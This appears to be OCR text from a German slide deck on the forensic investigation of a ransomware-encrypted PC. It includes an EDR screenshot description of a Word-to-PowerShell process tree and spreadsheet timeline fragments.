
Ende April 2021

# ClOp als “Referenz”




Moderne Cryptolocker haben eigentlich oft einen bessere “Customer Support”

# Beginn der Analysen



Ausgangspunkt: ein verschlüsselter PC

# Toolset: Wünsch dir was ;-)




The screenshot shows a web-based security tool interface. At the top, there's a navigation bar with tabs for OVERVIEW, EXPLORE, and TIMELINE. Below this, a status bar indicates 'Threat Status: NOT MITIGATED', 'AI Confidence Level: SUSPICIOUS', 'Analyst Verdict: True Positive', and 'Incident Status: Resolved'. It also shows 'Identified Time: Sep 10, 2022 14:10:49' and 'Reporting Time: Sep 10, 2022 14:10:50'. A 'No actions taken yet' message is displayed.

The main content area features a 'Processes' panel on the left with a search bar and a table of running processes:

Process	Pid	Date
WINWORD.EXE ...	16536	Sep 10, 2022 14:10:48
conhost.exe	2520	Sep 10, 2022 14:10:49
powershell.exe (...)	9060	Sep 10, 2022 14:10:49
csc.exe	9408	Sep 10, 2022 14:10:51
cvtres.exe	11480	Sep 10, 2022 14:10:51


To the right of the table is a 'PROCESS TREE TIMELINE' diagram. It shows a flow from 'WINWORD.EXE ... One Child' to 'powershell.exe (CLI ... Events: 2)', which then branches into 'csc.exe One Child' and 'conhost.exe Single Node'. A 'START' marker is at 'Sep 10, 2022 14:10:48' and an 'END' marker is at 'Sep 10, 2022 14:10:51'. An 'Export' button shows 62% completion. At the bottom, it says 'Showing all events for the current threat' and a page number '512' is visible.

# Toolset





# Wo fangen wir an?



Millionen Logzeilen... Welche ist die Richtige?

# Gefunden!

Mappe2 - Excel

Abfrage

Was möchten Sie tun?

Kopfzeile  
Erste Spalte  
Schaltfläche "Filter"

Ergebnisseile  
Letzte Spalte

Gebänderte Zeilen  
Gebänderte Spalten

Tabellenname: PC\_082\_SuperTimeline

Mit PivotTable zusammenfassen  
Duplikate entfernen  
Datenschnitt einfügen  
Exportieren  
Aktualisieren  
Eigenschaften  
Im Browser öffnen  
Verknüpfung aufheben

Eigenschaften: K818054

